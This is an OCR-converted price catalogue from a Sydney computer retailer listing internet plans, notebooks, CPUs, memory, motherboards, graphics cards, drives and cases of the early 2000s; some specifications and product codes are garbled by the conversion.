| Light | \$5.50 | 10 hours | 55¢ per hour |
| Quarterly | \$22.00 | Unlimited | NIL |

* Light Plan: \$10.00 deposit, the extra hours must be paid at the next period or within 7 days after the period finished
* Quarterly Plan: No deposit required, charged quarterly in advance, total charge \$66.00

INTERNET CONNECTION HERE

Technical Support and Enquiry Phone: 02 9262 7722 | National: 1300 881 100 | 127 York St Sydney 2000

** All Net reserves the right to vary the Pricing Schedule at any time without notices. * conditions apply.

Call Centre

Monday to Friday 9am - 6pm
Weekends 10am - 4pm

SALES HOTLINE: 02 9260 3190

Fax: 02 9267 5042 | Email: sales@adelong.com.au

Compaq Notebooks

EVO N1015V

The Compaq EVO N1015V is an affordable notebook without compromising on performance or features.

- AMD Athlon 1400+
- 256MB DDR RAM up to 1GB
- 20GB HDD
- 13.3" TFT Display @ 1024x768
- 16MB ATI Radeon IGP Graphics
- 24X CD-ROM + Floppy
- 56K Modem + 10/100 LAN
- 2 x USB, PCMCIA Type II
- Up to 3 hours battery life
- Weights 2.9kg
- Windows XP Professional



\$1795 NBCE095

EVO 1020v

Simplicity and performance at exceptional value.

- Intel Pentium 4 3GHz
- 256MB DDR RAM (1GB Max)
- 30GB Hard Drive
- 12MB ATI Radeon IGP Graphics
- 14.1" TFT Screen @ 1024x768
- RE DVD-ROM + Floppy
- 56K Modem + 10/100 LAN
- 2 x USB, 1 x IEEE1394, PCMCIA
- Over 2 hours battery life
- Weights 3.1kg
- Windows XP Professional



\$2495 NBCE096

EVO N800V

The EVO N800V provides the performance the user demands and the mobility a user desires.

- Intel Pentium 4-M 2.0GHz
- 256MB DDR RAM up to 1GB
- 40GB HDD
- 15" TFT Display @ 1400x1050
- 64MB ATI Radeon 7500 Graphics
- 24x10x8 CD/RW/DVD
- 56K Modem + 10/100 LAN
- 2 x USB 2.0, PCMCIA Type II, IR
- Up to 3.5 hours battery life
- Weights 2.7kg
- Windows XP Professional



\$3495 NBCE097

Intel Pentium 4-M 1.7GHz

\$3045 NBCE098

Bonus 256MB RAM + Case

Acer Notebooks

TravelMate 233X

Users on a budget can enjoy maximized functionality with this full-featured portable notebook.

- Intel Celeron 2.0GHz
- 128MB DDR RAM up to 1GB
- 20GB HDD
- 14.1" TFT Display @ 1024x768
- Onboard Graphics
- 24X CD-ROM + Floppy
- 56K Modem + 10/100 LAN
- 2 x USB 2.0, PCMCIA Type II
- Up to 2.5 hours battery life
- Weights 3kg
- Windows XP Home



\$1799 NBACE05

Bonus TravelSlim Polyester Case

TravelMate C104Ti Tablet PC

A convertible Tablet PC with a rotatable screen, voice and pen input, wireless connectivity, advanced security and a lightweight ultra portable design.

- Intel Mobile PIII 900MHz CPU
- 256MB PC133 SDRAM
- 40GB HDD
- 10.4" TFT with 180° rotation + Tablet Stylus Pen
- 8MB VLM Graphics supporting 1024x768
- USB Simulink CD-ROM
- 56K Modem, 10/100 LAN, 802.11b Wi-Fi LAN
- 2 x USB, IEEE1394 FireWire, IR
- PCMCIA Type II, SmartCard + 2 media
- Up to 3.5 hours battery life
- Weights 1.4kg
- Windows XP Tablet PC Edition



\$3499 NBACE021

Bonus Leather Cover

TravelMate 803LCi

The latest Centrino - wireless connectivity, extended battery life, maximized performance and a thin/light design.

- Intel Pentium M 1.6GHz with 1MB L2 Cache
- 512MB DDR RAM up to 1GB
- 40GB HDD
- 15" TFT Display @ 1400x1050
- 64MB ATI Radeon 9000 Graphics
- 24x10x8 CD/RW/DVD
- PC Card Reader - MMC, SP, SD, Memory Stick
- 56K Modem, 10/100 LAN, 802.11a/b Wi-Fi Antenna
- Integrated 802.11b Wi-Fi card
- 4 x USB 2.0, PCMCIA Type II
- IEEE1394 FireWire, IR, SmartCard
- Up to 5.5 hours battery life
- Weights 2.35kg
- Windows XP Professional



\$5299 NBACE036

Bonus TravelSure Koskin case

Toshiba Notebooks

Satellite I410

With advanced processing technology, nVidia® 3D graphics, built-in wireless LAN, and modern you're free to perform at your best with the mobile lifestyle of today.

- Intel Mobile Celeron 1.8GHz
- 256MB DDR RAM up to 512MB
- 20GB HDD
- 14.1" TFT Display @ 1024x768
- 16MB nVidia GeForce4 420GO
- 8X DVD + Floppy
- 56K Modem + 10/100 LAN, 802.11b Wi-Fi Antenna
- 3 x USB, PCMCIA Type II/III, IR
- Up to 2.5 hours battery life
- Weights 3.4kg
- Windows XP Home



\$2395 NBTS004

Tecra SI

The Toshiba Tecra SI with Intel Centrino technology is the perfect notebook PC for organisations ready to implement wireless networking into the workplace.

- Intel Pentium M 1.6GHz
- 1MB L2 Cache
- 256MB DDR RAM up to 1GB
- 40GB HDD
- 15" TFT Display @ 1024x768
- 32MB ATI Radeon 9000 Graphics
- 8X DVD/CDRW
- 56K Modem, 10/100 LAN, 802.11a/b Wi-Fi Antenna
- Integrated 802.11b Wi-Fi card
- 3 x USB 2.0, PCMCIA Type II/III
- IR, SecureDigital media slot
- Up to 3.4 hours battery life
- Weights 2.6kg
- Windows XP Professional



\$3695 NBTS020

Portege 3500 Tablet PC

The Toshiba Portege 3500, one minute a notebook with a keyboard, the next a sophisticated Tablet PC with a pen.

- Intel Mobile PIII 1.3GHz
- 256MB PC133 SDRAM up to 1GB
- 40GB HDD
- 12.1" TFT with 180° rotation + Tablet Stylus Pen
- 16MB Trident CyberBlade XP Graphics supporting 1024x768
- 56K Modem, 10/100 LAN, 802.11a/b Wi-Fi Antenna, Bluetooth Antenna
- Integrated 802.11b Wi-Fi card
- 2 x USB 2.0, PCMCIA Type II
- IR, SecureDigital, Compact Flash media slot
- Up to 4.5 hours battery life
- Weights 1.8kg
- Windows XP Tablet PC Edition



\$4195 NBTS021

Come visit our store at
127 York Street, SYDNEY NSW 2000


Intel® CPU

Pentium 4™ Socket 478 Processors

| | | |
|---|--------------|---------|
| Pentium 4™ Processor 3.0GHz 400MHz FSB | \$295 | CPN1092 |
| Pentium 4™ Processor 2.6GHz 533MHz FSB | \$335 | CPN1099 |
| Pentium 4™ Processor 2.53GHz 533MHz FSB | \$379 | CPN1100 |
| Pentium 4™ Processor 2.67GHz 533MHz FSB | \$475 | CPN1102 |
| Pentium 4™ Processor 2.80GHz 533MHz FSB | \$675 | CPN1102 |
| Pentium 4™ Processor 3.0GHz 533MHz FSB | \$799 | CPN1103 |

Celeron™ Socket 478 Processors

| | | |
|--------------------|--------------|---------|
| Celeron™ Processor | \$119 | CPN1096 |
| Celeron™ Processor | \$135 | CPN1098 |
| Celeron™ Processor | \$145 | CPN1104 |
| Celeron™ Processor | \$179 | CPN1105 |
| Celeron™ Processor | \$195 | CPN1106 |
| Celeron™ Processor | \$225 | CPN1107 |



AMD CPU

AMD Athlon™ MP Processors

| | | |
|--------------------------------|--------------|---------|
| AMD Athlon™ MP 2600+ Processor | \$279 | CPN0071 |
| AMD Athlon™ MP 2200+ Processor | \$295 | CPN0070 |
| AMD Athlon™ MP 2400+ Processor | \$345 | CPN0081 |
| AMD Athlon™ MP 2600+ Processor | \$435 | CPN0081 |

AMD Athlon™ XP Processors


| | | |
|--------------------------------|--------------|---------|
| AMD Athlon™ XP 2600+ Processor | \$145 | CPN0067 |
| AMD Athlon™ XP 2100+ Processor | \$175 | CPN0070 |
| AMD Athlon™ XP 2200+ Processor | \$185 | CPN0073 |
| AMD Athlon™ XP 2400+ Processor | \$235 | CPN0074 |
| AMD Athlon™ XP 2500+ Processor | \$275 | CPN0102 |
| AMD Athlon™ XP 2600+ Processor | \$345 | CPN0075 |
| AMD Athlon™ XP 2700+ Processor | \$395 | CPN0076 |
| AMD Athlon™ XP 2800+ Processor | \$495 | CPN0079 |
| AMD Athlon™ XP 3000+ Processor | \$695 | CPN0080 |

AMD Duron™ Processors

| | | |
|-------------------------|-------------|---------|
| 1.3GHz Duron™ Processor | \$89 | CPN0069 |
|-------------------------|-------------|---------|

AMD Opteron™ Processors

| | | |
|------------------------|---------------|---------|
| Opteron™ 240 Processor | \$645 | CPN0083 |
| Opteron™ 242 Processor | \$CALL | CPN0084 |
| Opteron™ 244 Processor | \$CALL | CPN0085 |



Memory

DDR RAM

| | | |
|--------------------|---------------|---------|
| 1GB DDR PC100 RAM | \$55 | RA6N040 |
| 2GB DDR PC100 RAM | \$79 | RA6N041 |
| 4GB DDR PC100 RAM | \$135 | RA6N052 |
| 8GB DDR PC100 RAM | \$695 | RA6N079 |
| 1GB DDR PC200 RAM | \$79 | RA6N063 |
| 2GB DDR PC200 RAM | \$139 | RA6N062 |
| 4GB DDR PC200 RAM | \$145 | RA6N080 |
| 1GB DDR PC2700 RAM | \$125 | RA6N067 |
| 2GB DDR PC2700 RAM | \$195 | RA6N068 |
| 4GB DDR PC2700 RAM | \$CALL | RA6N069 |



RAMBUS RAM

| | | |
|--------------------------|--------------|---------|
| 128MB 800MHz Rambus RIMM | \$135 | RA6N034 |
| 256MB 800MHz Rambus RIMM | \$245 | RA6N037 |



PC133 SDRAM

| | | |
|------------------------------|--------------|---------|
| 128MB PC133 SDRAM | \$59 | RA6N030 |
| 256MB PC133 SDRAM | \$89 | RA6N031 |
| 512MB PC133 SDRAM | \$155 | RA6N047 |
| 1GB PC133 SDRAM DOUBLE SIDED | \$125 | RA6N070 |



Notebook SODIMM

| | | |
|---------------------|-------------|---------|
| 128MB PC-133 SODIMM | \$79 | RA6N054 |
|---------------------|-------------|---------|

| | | |
|---------------------|-------------|---------|
| 256MB PC-133 SODIMM | \$99 | RA6N053 |
|---------------------|-------------|---------|

| | | |
|------------------|-------------|---------|
| 128MB DDR SODIMM | \$79 | RA6N065 |
|------------------|-------------|---------|

| | | |
|------------------|-------------|---------|
| 256MB DDR SODIMM | \$99 | RA6N066 |
|------------------|-------------|---------|



Card Memory

SmartMedia (SM)

| | | |
|-----|-------------|---------|
| 2MB | \$35 | RAAP001 |
| 4MB | \$55 | RAAP002 |
| 8MB | \$95 | RAAP003 |



MultiMedia (MMC)

| | | |
|-------|--------------|---------|
| 32MB | \$45 | RAAP004 |
| 64MB | \$89 | RAAP005 |
| 128MB | \$125 | RAAP006 |



SecureDigital (SD)

| | | |
|-------|--------------|---------|
| 32MB | \$55 | RAAP004 |
| 64MB | \$89 | RAAP005 |
| 128MB | \$125 | RAAP006 |



Compact Flash (CF)

| | | |
|-------|--------------|---------|
| 16MB | \$69 | RAAP007 |
| 32MB | \$99 | RAAP008 |
| 64MB | \$199 | RAAP009 |
| 128MB | \$325 | RAAP010 |



Pro Compact Flash (PRO CF)

High speed write at 4MB/sec

| | | |
|-------|--------------|---------|
| 64MB | \$89 | RAAP029 |
| 128MB | \$139 | RAAP030 |
| 256MB | \$235 | RAAP031 |
| 512MB | \$495 | RAAP032 |



Memory Stick (Sony Compatible)

| | | |
|-------|--------------|---------|
| 32MB | \$65 | RAAP011 |
| 64MB | \$89 | RAAP012 |
| 128MB | \$145 | RAAP013 |



USB Flash Disk

| | | |
|-------|--------------|---------|
| 32MB | \$45 | RAAP017 |
| 64MB | \$65 | RAAP018 |
| 128MB | \$89 | RAAP019 |
| 256MB | \$145 | RAAP020 |
| 512MB | \$295 | RAAP027 |
| 1GB | \$795 | RAAP028 |



Memory Adaptor

PCMCIA Card Reader

PCMCIA adapters to quickly read Card Memory straight from your notebook.

| | | |
|------------------------------------|-------------|---------|
| Memory Stick Adapter | \$55 | RAAP033 |
| Compact Flash Adapter | \$25 | RAAP021 |
| SmartMedia Adapter | \$35 | RAAP022 |
| SecureDigital & MultiMedia Adapter | \$55 | RAAP035 |
| 4 in 1 SM/MMC/MS/SD Adapter | \$75 | RAAP034 |



External USB Multi-Format Reader

All purpose external USB 2.0 reader is compatible with all leading flash memory types including SM, MMC, SD, CE, MicroDrive and Memory Stick.

**\$59** RAAP037

Internal USB Multi-Format Reader

3.5" drive bay powered by internal USB. This 6-in-1 multi-format reader is compatible with all leading flash memory types including SM, MMC, SD, CE, MicroDrive and Memory Stick.

**\$55** RAAP038

USB Card Reader



| | | |
|-----------------------------------|-------------|---------|
| Memory Stick Reader | \$45 | RAAP024 |
| Compact Flash Type I & II Reader | \$35 | RAAP039 |
| SmartMedia Reader | \$39 | RAAP040 |
| Compact Flash & SmartMedia Reader | \$49 | RAAP026 |
| SecureDigital & MultiMedia Reader | \$55 | RAAP025 |

Call Centre

 Monday to Friday 9am - 6pm
 Weekends 10am - 4pm

SALES HOTLINE: 02 9260 3190

Fax: 02 9267 5042 | Email: sales@adelong.com.au

Gigabyte Motherboards

GA-8SIMLH

- For Intel P4 with HT Technology
- 533/400 FSB Support
- 55 GS61 Chipset
- 2 x DDR333/266 up to 2GB
- Onboard Graphics
- Onboard 2-Channel Audio
- Onboard 10/100 LAN
- 1 x AGP(4X), 3 x PCI, 2 x USB2.0
- 4 x front/rear USB option
- Micro ATX Form



\$165

MBGIG673

GA-8PE800

- For Intel P4 with HT Technology
- 533/400 FSB Support
- Intel B45PE Chipset
- 3 x DDR333/266 up to 2GB
- Onboard 6-Channel Audio with SPDIF function
- 1 x AGP(4X), 5 x PCI, 2 x USB2.0
- 4 x front/rear USB option
- ATX Form



8PE800 Ultra

2 x IEEE1394 FireWire + Gigabit LAN + 2 x SATA + IDE RAID

\$195

MBGIG675

\$295

MBGIG672

GA-8SQ800

- For Intel P4 with HT Technology
- 533/400 FSB Support
- 55 GS65 Chipset
- 4 x Dual Channel DDR400/333/266 up to 4GB
- Onboard 6-Channel Audio with SPDIF function
- 1 x AGP(8X), 5 x PCI, 2 x USB2.0
- 4 x front/rear USB option
- Provides 3 x IEEE1394 FireWire ports via daughter card
- ATX Form



8SQ800 Ultra

10/100 LAN + 2 x SATA + IDE RAID

\$199

MBGIG671

\$295

MBGIG677

GA-7VKML

- For AMD Socket A
- 266/200 FSB Support
- VIA KM266 Chipset
- 2 x DDR266/200 up to 2GB
- Onboard Graphics
- Onboard 2-Channel Audio
- Onboard 10/100 LAN
- 1 x AGP(4X), 3 x PCI, 2 x USB1.1
- 2 x front/rear USB option
- Micro ATX Form



7VKMP

2 x USB2.0

4 x front/rear USB option

\$149

MBGIG674

\$129

MBGIG671

GA-7VAC

- For AMD Socket A
- 333/266/200 FSB Support
- VIA KT333 Chipset
- 3 x DDR333/266 up to 3GB
- Onboard 6-Channel Audio with SPDIF function
- 1 x AGP(4X), 5 x PCI, 2 x USB2.0
- 4 x front/rear USB option
- ATX Form



\$135

MBGIG676

GA-7VA

- For AMD Socket A
- 333/266/200 FSB Support
- VIA KT400 Chipset
- 3 x DDR400/333/266 up to 3GB
- Onboard 6-Channel Audio with SPDIF function
- 1 x AGP(8X), 5 x PCI, 2 x USB2.0
- 4 x front/rear USB option
- ATX Form



7VAXP Ultra

3 x IEEE1394 FireWire + 10/100 LAN + 2 x SATA + RAID

\$155

MBGIG674

\$275

MBGIG675

MSI Motherboards

MS-6533XG-L

- For Intel P4 with HT Technology
- 533/400 FSB Support
- 55 GS61 Chipset
- 2 x DDR333/266/200 up to 2GB
- Onboard Graphics
- Onboard 6-Channel Audio
- Onboard 10/100 LAN
- 1 x AGP(4X), 3 x PCI, 2 x CNR
- 2 x USB2.0, 4 x front/rear USB option
- Micro ATX Form



\$135

MBMS633

845GE Max

- For Intel P4 with HT Technology
- 533/400 FSB Support
- Intel 845GE Chipset
- 2 x DDR333/266/200 up to 2GB
- Onboard 6-Channel Audio
- 1 x AGP(4X), 5 x PCI, 1 x CNR, 2 x USB2.0
- 4 x front/rear USB option
- ATX Form



\$195

MBMS635

648 Max

- For Intel P4 with HT Technology
- 533/400 FSB Support
- 55 GS68 Chipset
- 3 x DDR400/333/266 up to 3GB
- Onboard 6-Channel Audio
- 1 x AGP(8X), 6 x PCI, 2 x USB2.0
- 4 x front/rear USB option
- 1 x Bluetooth pin header
- ATX Form



\$245

MBMS634

KM2M Combo

- For AMD Socket A
- 266/200 FSB Support
- VIA KM266 Chipset
- 2 x DDR266/200 up to 2GB
- Onboard Graphics
- Onboard 6-Channel Audio
- Onboard 10/100 LAN
- 1 x AGP(4X), 3 x PCI, 2 x USB2.0
- 4 x front/rear USB option
- Micro ATX Form



\$155

MBMS637

K7N2G-L

- For AMD Socket A
- 333/266/200 FSB Support
- nVIDIA nForce2 IGP Chipset
- 3 x DDR400/333/266 up to 3GB
- Onboard GeForce MX Graphics
- Onboard 6-Channel Audio
- Onboard 10/100 LAN
- Onboard TV-Out Encoder
- 1 x AGP(8X), 5 x PCI, 1 x ACN, 2 x USB2.0
- 4 x front/rear USB option
- ATX Form



\$325

MBMS638

KT4 Ultra

- For AMD Socket A
- 333/266/200 FSB Support
- VIA KT400 Chipset
- 3 x DDR400/333/266 up to 3GB
- Onboard 6-Channel Audio
- 1 x AGP(8X), 6 x PCI, 2 x USB2.0
- 4 x front/rear USB option
- ATX Form



\$195

MBMS640

KT4 Ultra-BSR

Bluetooth + SATA Raid **\$295**

MBMS640

MSI Graphics

GeForce4 MX440 TD8X

- nVIDIA GeForce4 MX440
- 64MB DDR RAM
- Supports BX AGP
- Supports 2048x1536 @ 60Hz
- 34 Million Triangles/sec
- 1.1 Billion Texts/sec
- 8.0GB/sec memory bandwidth
- TV-Out + DVI connector



Video-In **\$175**

MBMS639

\$155

MBMS632

GeForce4 Ti4200 TD8X

- nVIDIA GeForce4 Ti4200
- 64MB DDR RAM
- Supports BX AGP
- Supports 2048x1536 @ 60Hz
- 113 Million Triangles/sec
- 4.0 Billion Texts/sec
- 8.0GB/sec memory bandwidth
- TV-Out + DVI connector



\$295

MBMS644

128MB RAM **\$345**

MBMS644

Come visit our store at
127 York Street, SYDNEY NSW 2000

Graphics

GeForce4 MX440SE

nVIDIA GeForce4 MX440SE
64MB RAM
Supports AGP 4X/2X
Memory bandwidth up to 8.6GB/sec
Up to 2048 x 1536 @75Hz



DRAM **\$89** DCEM829
DR w/TV-Out **\$99** DCEM833

LeadTek WinFast TV2000 XP Deluxe

WinFast TV2000 XP is the smartest and most effective way of turning your PC into a high definition TV entertainment center:

- TV Video/TV PCI Capture Card
- Watch high-quality TV with 16-bit stereo in full screen or a scalable window
- NTSC, PAL or SECAM
- S-Video & 1 x RCA Input
- 3.5mm Stereo Jack for Audio In/Out
- Remote Included



\$125 HMLE801

LifeView FlyTV Box

The FlyTV Box is a true standalone TV box with no software and driver required. You can watch TV, video, or play TV-games on any LCD or CRT monitor up to 1024x768 resolution. Comes with Remote.

- Auto scan TV frequency up to 125 channels
- Composite Video & S-Video input
- 3.5mm Stereo Jack for Audio Input/Output



\$255 HMEG55

Gigabyte Graphics

MAYA Radeon 9000

128-bit ATI Radeon 9000
64MB DDR RAM
Supports AGP 4X/2X
1.5 billion pixels per second
Optimized for Pentium® 4
SSE2 and AMD Athlon™
3DNow! processor instructions
TV-Out



\$159 DCEG803

MAYA II Radeon 9500

- 128-bit ATI Radeon 9500
- 128MB DDR RAM
- Supports AGP 4X/2X
- Pixel shaders used to accelerate video
- Gigabyte V-Tuner allows overclocking of your VPU and Memory
- DVI / TV-Out



\$375 DCEG804

MAYA II Radeon 9700 PRO

- 256-bit ATI Radeon 9700 PRO
- 128MB DDR RAM
- Supports AGP 4X
- 8-pixel pipeline architecture
- Gigabyte V-Tuner allows overclocking of your VPU and Memory
- DVI / TV-Out



\$745 DCEG804

TVI PRO **\$199** DCEG807
TVI 128MB PROII **\$245** DCEG808

LeadTek Graphics

A280 TD MyVIVO

nVIDIA GeForce Ti 4800 SE
128MB DDR RAM
Supports AGP 8X
8 GB/sec memory bandwidth
4.4 Billion AA samples/sec fill rate
125 Million vertices/sec
1.12 Trillion operations/sec
Video capture from VCR, camcorder,
LO/VC/DVD player
DVI up to 1600x1200
TV-Out up to 800x600



A280 TD Ti 4200 MyVIVO
\$325 DCEA830

\$395 DCEA834

A340 Ultra TD MyVIVO

- nVIDIA GeForce FX 5200 Ultra
- 128MB DDR RAM
- Supports AGP 8X
- 350MHz RAPOACS
- 10.4 GB/sec memory bandwidth
- 1.3 Billion AA samples/sec fill rate
- 81 Million vertices/sec
- Video capture from VCR, camcorder, LO/VC/DVD player
- DVI up to 1600x1200
- TV-Out up to 1024x768



\$235 DCEA835

A180 DDR TDH MX440 MyVIVO
\$195 DCEA829

A300 TD

- nVIDIA GeForce FX 5800 Ultra
- 128MB DDR RAM
- Supports AGP 8X
- 400MHz RAPOACS
- 12.5B GB/sec memory bandwidth
- 3.2 Billion AA samples/sec fill rate
- 160 Million vertices/sec
- 800MHz memory data rate
- DVI up to 1600x1200
- TV-Out up to 1024x768



\$749 DCEA836

Creative Sound Cards

Sound Blaster Audigy 2 Platinum

Sound Blaster Audigy 2 delivers high-quality multi-channel recording and playback at up to 24-bit/96kHz and is the first PC product to offer playback of Advanced Resolution DVD-Audio at an astonishing 24-bit/192kHz with a stunning Signal-to-Noise ratio of 106dB

- Sound Blaster 24-bit audio
- THX®-certified & Dolby digital EX
- 6.1 Surround Sound
- 24-bit/96 kHz recording
- EAX® advanced HD™ gaming
- Audigy internal drive for firmware, analog digital ports

\$495 HMCHE866

External **\$545** HMCHE898

Creative Sound
Blaster Vibra 128
\$39 HMCHE843

Creative Sound
Blaster Live DE 5.1
\$79 HMCHE872

Creative Audigy 2
\$299 HMCHE897

Sound Blaster Extigy

Sound Blaster® Extigy™, the plug-in audio enhancement for the desktop and notebook PC. A revolutionary external quality audio solution from Creative®. Designed to provide stunning digital audio to notebook or desktop users who cannot open their PCs or would prefer not to.

- Connect to any PC with USB
- A remote control is standard.
- 24-bit DACs and a 100dB signal-to-noise ratio



\$309 HMCHE892

Call Centre

Monday to Friday 9am - 6pm
Weekends 10am - 4pm

SALES HOTLINE: 02 9260 3190

Fax: 02 9267 5042 | Email: sales@adelong.com.au

Lite-On Optical Drives

56x CD-ROM

- Transfer rate of up to 7,800Kb/s
- E-IDE Interface
- Easy-Trim® design for both horizontally & vertically use

\$55 MM10T010

16x DVD-ROM

- 16x DVD-Rom/48x CD-Rom Drive
- E-IDE Interface
- Easy-Trim® design for both horizontally & vertically use

\$79 MM10T010

52x24x52 CD-RW

- Writes CD-R at 52x/CD-RW at 24x
- Reads at up to 52x
- E-IDE Interface
- Easy-Trim® design for both horizontally & vertically use



\$99 MM10T009

40x24x40 Ext CD-RW


- Writes CD-R at 40x/CD-RW at 24x
- Reads at up to 40x
- Top loading disc and stylish design
- USB2.0 connection to ensure 40x performance
- Weight 18g
- 152 x 143 x 19mm



\$275 MM10T007

Portable CD-RW/DVD

- Writes CD-R at 24x/CD-RW at 12x
- Reads CD at 24x/DVD at 8x
- Top loading disc and stylish design
- USB2.0 connection to ensure 24x performance
- Weight 0.42kg
- 138 x 247 x 177mm



\$395 MM10T010

LG Optical Drives

52x CD-ROM

- Transfer rate up to 7,800Kb/sec
- E-IDE Interface
- Mounts Vertically & Horizontally



\$49 MM10S002

16x DVD-ROM

- 16x DVD-Rom/48x CD-Rom Drive
- E-IDE Interface
- Mounts Vertically & Horizontally



\$79 MM10S004

52x24x52 CD-RW

- Writes CD-R at 52x/CD-RW at 24x
- Reads at up to 52x
- E-IDE Interface
- Mounts Vertically & Horizontally



\$99 MM10S001

48x24x48 CD-RW + 16x DVD Combo

- Writes CD-R at 48x/CD-RW at 24x
- Reads CD at 48x/DVD at 16x
- E-IDE Interface
- Mounts Vertically & Horizontally



\$159 MM10S013

Portable CD-RW/DVD Combo

- Slim, Compact, Portable Design for Easy Mobility
- Writes CD-R at 24x/CD-RW at 10x
- Reads CD at 24x/DVD at 8x
- USB 2.0 connection to ensure 24x performance
- Weight 0.35kg
- Includes Playback & Recording Software



\$445 MM10S020

DVD-RW

- Record data up to 4.7GB per side on DVD media
- Writes DVD-R at 2x/DVD-RW at 1x
- Writes CD-R at 12x/CD-RW at 8x
- Reads DVD at 10x/CD at 32x
- E-IDE Interface
- Mounts Vertically & Horizontally



\$475 MM10S012

DVD Recorder Kits

Panasonic DVD

A breakthrough in versatility, this single unit meets a huge range of data storage needs on both 4.7Gb and 9.4Gb DVD Media as well as traditional CD-R media.

- Panasonic SV-9571 IDE DVD Drive
- 2MB Cache Buffer
- Reads: 12X DVD/32X CDROM
- Writes: 2x DVD-RAM, 2x DVD-R, 1x DVD-RW, 12x CD-R, 8x CD-RW
- Software Includes: DVD Movie Album for creating DVD movies, MyDVD DVD Recording software, WinDVD playback software
- Region Coding software and DVD disk utilities
- Includes 1 x DVD-RW & 1 x DVD-R Media
- All cables and accessories



\$599 MMFAK021

Pioneer DVR-A05

Pioneer has achieved 4x write speed to DVD-R and 2x to DVD-RW ahead of competing brands, improving the recording speed provides an easy to use and fast writing environment.

- Pioneer DVR-A05 IDE Drive
- 2MB Winter Buffer/512KB Read Buffer
- Reads: 12X DVD/32X CDROM
- Writes: 4x/2x/1x DVD-R, 2x/1x DVD-RW/16x CD-R/8x CD-RW
- Software Includes: ULEAD Workshop SE, Video Studio 6 SE DVD, PictureShow SE, RecordNow DVD/VIDEO, DLA Storage Guard, Cyberlink Power2Go XP
- Includes 1 x DVD-RW & 1 x DVD-R Media



\$599 MMFD006

Sony DRU 500A

This all in-one optical drive records and plays CD's and DVD's. The first to support all four popular formats (DVD-R, DVD+R, DVD-RW, and DVD+RW). Shipping as a kit, it comes complete with everything required for connection and operation on Windows based PC.

- Sony DRU 500A: IDE Drive
- 2MB Cache Buffer
- Reads: 8X DVD/32X CDROM
- Writes: 4x DVD/2x DVD-R, 2x DVD-RW, 4x DVD+R, 2x DVD+RW
- Writes: 24x CD-R, 10x CD-RW
- Software Includes: VERITAS Record Now, VERITAS SimpleBackup, SONIC MyDVD, AKASOFT ShowBiz, CYBERLINK Power2Go and MUSICMATCH Jukebox
- Region Coding software
- Includes 1 x DVD-RW Media
- Interface cable & screws



\$799 MMFAK030

CD/DVD Media



10 Pack 80Min CD-R **\$12** MMVCR029

50 Pack 80Min CD-R **\$35** MMVCR040

5 Pack 700Mb CD-RW **\$9** MMVCR030



DVD-R **\$9** MMVCR036

DVD-RW **\$12** MMVCR037

DVR + R **\$10** MMVCR038

DVD + RW **\$12** MMVCR039

Hard Drives**Western Digital****Mainstream Drives**

- Ultra ATA/100
- 9ms Avg. Seek time
- 5400RPM
- 2MB Cache Buffer



- 0GB **\$135** HDWES000
 0GB **\$165** HDWES001
 0GB **\$179** HDWES002
 20GB **\$255** HDWES003

Performance Drives

- Ultra ATA/100
- 8.9ms Avg. Seek time
- 7200RPM
- 2MB Cache Buffer

- 40GB **\$145** HDWES015
 60GB **\$175** HDWES017
 80GB **\$199** HDWES019
 120GB **\$275** HDWES023
 200GB **\$525** HDWES027

Seagate**Barracuda**

- Ultra ATA/100
- 8.5ms Avg. Seek Time
- 7200 RPM
- 2MB Cache Buffer

- 40GB **\$139** HDSEGT057 80GB **\$285** HDSEGT075
 80GB **\$195** HDSEGT068 120GB **\$335** HDSEGT074
 120GB **\$249** HDSEGT069
 160GB **\$345** HDSEGT075

Cheetah

- 5.2ms Seek time
- 10000 RPM



- Ultra160 SCSI 18GB **\$395** HDSEGT060
 Ultra160 SCSI 36GB **\$475** HDSEGT061
 Ultra160 SCSI 73GB **\$995** HDSEGT052
 Ultra320 SCSI 146GB **\$1795** HDSEGT076

3.5" External Hard Drive

- Integrated power supply
 Includes Power Cable
 Includes FireWire/USB 2 Cable
 Compatible with Windows 98/ME/2000/XP
 Compatible with
 Mac OS 8.6/9.x/10.x
 (W)162 x (H)120 x (D)36 mm
 Weighs 1.5kg
 Including Cables

**FireWire USB 2***
24MB/s 15.9MB/s

- Case w/HDD **\$129** CAAB0079 **\$129** CAAB0098
 40GB **\$275** HDAB0060 **\$275** HDAB0066
 60GB **\$295** HDAB0061 **\$295** HDAB0067
 80GB **\$325** HDAB0062 **\$325** HDAB0068
 120GB **\$375** HDAB0069 **\$375** HDAB0071
 160GB **\$475** HDAB0070 **\$475** HDAB0072

2.5" Pocket Hard Drive

- Powered by USB or PS2 Interface
- USB 2 Cables Included
- Compatible with Windows 98/ME/2000/XP
- Compatible with Mac OS
- (W)75 x (L)130 x (H)13 mm
- Weighs 70g

**USB 2***

- Case w/HDD **\$65** CAAB0076
 10GB **\$235** HDAB0013
 20GB **\$275** HDAB0014
 30GB **\$305** HDAB0015
 40GB **\$355** HDAB0016

Notebook Hard Drive

- 9mm 2.5" Hard Drive
- ATA-100 IDE Interface
- 4200 RPM
- Compatible with most Notebooks

- 10GB **\$155** HDAB0005
 20GB **\$175** HDAB0006
 30GB **\$225** HDAB0007
 40GB **\$275** HDAB0008

PC & Mac Compatible

*USB 2 Hard Drives are backwards compatible with USB 1.1 ports, however, transfer rates will be limited to USB 1.1 specifications.

PC & Mac Compatible

*USB 2 Hard Drives are backwards compatible with USB 1.1 ports, however, transfer rates will be limited to USB 1.1 specifications.

Cases**Adelong M71 ATX**

- 4 x External 5.25" Bays
- 1 x External 3.5" Bays
- Front USB
- W: 200mm
- D: 491mm
- H: 422mm
- Power Supply: 300W ATX

**\$79** CAAB0072**Adelong Midi ATX**

- 4 x External 5.25" Bays
- 2 x External 3.5" Bays
- Front USB & Audio In/Out
- W: 200mm
- D: 491mm
- H: 422mm
- Power Supply: 300W ATX

**\$79** CAAB0094**Adelong Mini Server Case**

- W: 224mm
- H: 436mm
- D: 500mm
- Drive Bays:
- 8 x 5.25" (1 Internal)
- 5 x 3.5" (4 Internal)
- Power Supply: 400 Watt ATX
- 2 Additional cooling fans

**\$149** CAAB0085**Lian Li PC-60**

- 4 x External 5.25" Bays
- 3 x External 3.5" Bays
- 5 x Internal 3.5" Bays
- 2 x Front USB 2.0
- 4 x Ball Bearing Fans
- Tool-less detachable front panel
- W: 210mm
- D: 440mm
- H: 485mm
- Power Supply not included

**\$299** CALI0002**Chieftec DG-01**

- 3 x External 5.25" Bays
- 2 x External 3.5" Bays
